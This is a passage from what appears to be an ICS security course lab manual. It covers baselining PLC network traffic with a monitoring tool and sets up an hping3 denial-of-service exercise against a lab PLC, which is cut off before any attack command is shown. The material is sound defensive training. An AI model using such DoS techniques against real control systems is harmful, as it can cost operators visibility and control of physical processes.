


4. Click "`Ok`" to Reset the Database and Configuration.


5. When the "Integrity | Vision" window reappears, click somewhere in the map window and press the lower-case "L" key – `l`. When prompted select the "`Student Kit Com Map.pcap`" packet capture file located in the ICS 612 directory for Lab 4.1

6. When the data begins to map in the Integrity Vision window you can move around in the 3D window with the data. You can toggle between data views through preset camera angles by pressing 1, 2, 3, 4, or 5


7. Press camera angle 2, and then use the `W`, `A`, `S`, `D` keys to move in, left, out, and right respectively. Additionally, the `E`, and `C` keys will move you up and down. Position the assets within your display and then push the `F8` key to toggle between various data views, dot view, line, comet, etc.




8. Below the visualization window you will see a scroll bar that will allow you to scroll the packet all the way to the right, which will display additional assets within the window.




9. Within the visualization window, right click over a communication path and select `show interactions`.






10. Pressing the `F4` key will call up a color legend, however the size of the window is small and difficult to differentiate between the various colors. It is easier to highlight the communications you are interested in from the navigation panel on the left.




11. There is a tremendous amount of customization and modification that can be done from within the console, however we will take a quick look at the operations dashboard.


12. Right click on the `Integrity` icon and select `Open Integrity Operations Dashboard`



13. From within the Operations Dashboard you can navigate and see various views of the assets -- inventory, logical topology, and physical topology, as well as Alerts, Network statistics, Health information, and setup reporting.
14. We will now go back into the Integrity Vision window and click the gear in the upper right-hand corner again, and select System Maintenance and reset the database. This will stop and start the services after clearing out the previous records. Click "`Ok`" to Reset the Database and Configuration.



At this point, the "Integrity | Vision" window should reappear without any devices and no traffic.



Lab 4.2 -- Process Environment Monitoring

Background

Regardless of the tools we use to perform collection and monitoring, we should test our understanding go their capabilities and shortcomings. In this lab will will initiate a known attack to understand how this attack would be detected and presented in one of our monitoring tools.

- Pre-Configured SPAN (Mirror) Port on Pod Switch for network capture – Ports 3 and 4
- ICS612 – Kali-Linux Virtual Machine Distribution
- ICS612 – Windows Virtual Machine Distribution

Total Lab Time: 20 minutes

Objectives

- Leverage teh RELICS VM Distribution to collect and analyze packet capture off our local network
- Execute a known low level Denial of Service attack triggering a loss of visibility and loss of control against the local control system
- DoS attacks to a PLC or other embedded devices can prevent HMI's or more importantly design tools from connecting and being able to change or monitor the program.
- Review how that attack presents itself in an ICS monitor tool
- Understand the monitoring tools can be an indirect target for DoS attacks by simply overrunning whatever the monitoring tools are connected to. If the amount of traffic overwhelms the sensor or the monitoring tool then the tool becomes useless .

Virtual Machine Settings and Connectivity Requirements

1. Be sure the student laptops are plugged into either Port 3 or 4 on the Pod switch. These ports on the Pod switch are configured to monitor (SPAN/Mirrors) internal pod network VLAN traffic and simultaneously forward traffic from connected devices.
2. Manually set your host machine and all VM's to within the pod's IP Range because the DHCP doesn't always get passed through a span port session.

If you are Student 1:

a. Set your host machine IP Address to 172.16.pod#.15, Subnet mask 255.255.255.0

b. Set your Windows VM to 172.16.pod#.11, Subnet mask 255.255.255.0

c. Set your Kali VM to 172.16.pod#.13, Subnet mask 255.255.255.0

d. Set your RELICS VM to 172.16.pod#.14, Subnet mask 255.255.255.0

If you are Student 2:

a. Set your host machine IP Address to 172.16.pod#.25, Subnet mask 255.255.255.0

b. Set your Windows VM to 172.16.pod#.21, Subnet mask 255.255.255.0

c. Set your Kali VM to 172.16.pod#.23, Subnet mask 255.255.255.0

d. Set your RELICS VM to 172.16.pod#.24, Subnet mask 255.255.255.0


Task 1 -- Utilize Integrity to view traffic from within your local Pod

1. Be sure the student laptops are plugged into either Port 3 or 4 on the Pod switch. These ports on the Pod switch are configured to monitor (SPAN/Mirrors) internal pod network VLAN traffic and simultaneously forward traffic from connected devices.


Note

For this lab, also make sure you virtual machines network adapter settings are either set to "Bridged" or set to "Custom" and configured to be connected to your physical Ethernet interface. Do not configure your Ethernet interface to use NAT.


Open the Integrity Operations Dashboard by right clicking the `Integrity` Icon and select "`Integrity Operations Dashboard`".



2. Within the Integrity Operations Dashboard, select the `Settings` section and `Network Interfaces`




3. Select the network interface within the RELICS VM that is seeing traffic on the mirrored network. Select the Monitored option to start live capture and monitoring of the traffic. Click "`Apply`" to start the live capture




4. Go back to the Integrity Vision window, wait until you have captured some traffic for a couple minutes and then select the gear in the upper right corner, select `Set Baseline`.

5. With the baseline set, return to the Integrity Operations Dashboard, select the `Assets` section and `Asset Inventory`. Review the information in the displayed table. Notice that not all devices have an IP address listed.



Details	Group	Description	Hostname	IP Address	MAC	Manufacturer
	Grou	Descript	Hostna	IP Ad	MAC	Manufactu
	MAC Devices				5c:88:16:e5:0d:6f	Rockwell Automation
	MAC Devices				00:d0:7c:12:87:d6	KOYO ELECTRONICS INC. CO. LTD.
	MAC Devices				5c:88:16:9d:39:92	Rockwell Automation
	Local Addresses			172.16.1.2	5c:88:16:a2:f9:e9	Rockwell Automation

6. Select `Logical Topologies` in the Asset menu on the left. Review the diagram and take note how the same devices as in the Asset Inventory are only displaying MAC addresses and not IP addresses even though these devices are communicating over Layer 3 protocols.




When creating and asset list and traffic baseline from network traffic, these tools must utilize rules developed from network protocol and communication standards when associating a device with both a MAC address and IP address. Since Layer 3 is routable, the IP addresses could be routed from outside networks therefore the tool cannot definitively associate the IP and MAC addresses to a device with Layer 3 protocols. Only when an appropriate layer 2 protocol, such as ARP or NBNS, is witnessed on the local broadcast domain can the tool make this association conclusive. The image below taken from Wireshark outside of this lab shows creditable IP association using Address Resolution Protocol (ARP).


```
KoyoElec_12:87:d6    Broadcast           ARP         60 Who has 172.16.1.2? Tell 172.16.1.12
Rockwell_a2:f9:e9    KoyoElec_12:87:d6   ARP         60 172.16.1.2 is at 5c:88:16:a2:f9:e9
```


The usage of non-ICS Layer 2 protocols can be sporadic within ICS. As such, not all devices will use these protocols in the same way and additionally, some of these protocols may never be used within an ICS. In certain cases, such as the Pod HMI, a reboot of the terminal is the only effective way to force the device to produce a layer 2 protocol that Integrity will use to associate an IP address to an asset. Others, such as the Click PLC (Koyo Electronics) is periodic. Depending on whether your baseline happens to have captured an ARP packets displayed above, you may find notice a deviation from baseline is triggered after an appropriate amount of monitoring time passes as these ARP packets are produced.


7. From within RELICS, open a new tab in your web browser and generate new traffic communications paths that did not exist within the baseline by navigating to your respective Pod PLC website (i.e., 172.16.x.2 where "x" is your pod number).



8. Review the deviations from the Integrity Vision window and from the Dashboard and Alerts section of the Integrity Dashboard.







Although webservers, among other services, do have legitimate use cases on ICS devices, many of these services are seldomly used or necessary for continuous operation. These services typically provide additional vendor supplied features, such as troubleshooting, which in fact may never be used over the life of the system. These services may have known or unknown vulnerabilities but cannot always be disabled or blocked easily. Baselining the deterministic and continuous ICS communications at these low-level networks provides easier detection of anomalies however, not all anomalies are malicious. The follow-up action on detection of these specific unused, of lightly used, services should include procedures to verify legitimacy for each detection event but most likely should not be ignored or pulled into the baseline simply because they are legitimate.


We will now use Integrity to spot a malicious hping3 attack. Keep all your Integrity windows open at this point in the lab.

Task 2 -- hping3 Attack Monitoring

We will now launch an hping3 attack and monitor its effects on the Click Plus PLC and the Integrity monitoring software

1. Using the Windows VM, Open `Lab Files` → `Lab 2.1` → `Click`. Within the Click folder, "Write Project" into your Click PLC noting that the Click file name contains the associated pod number.

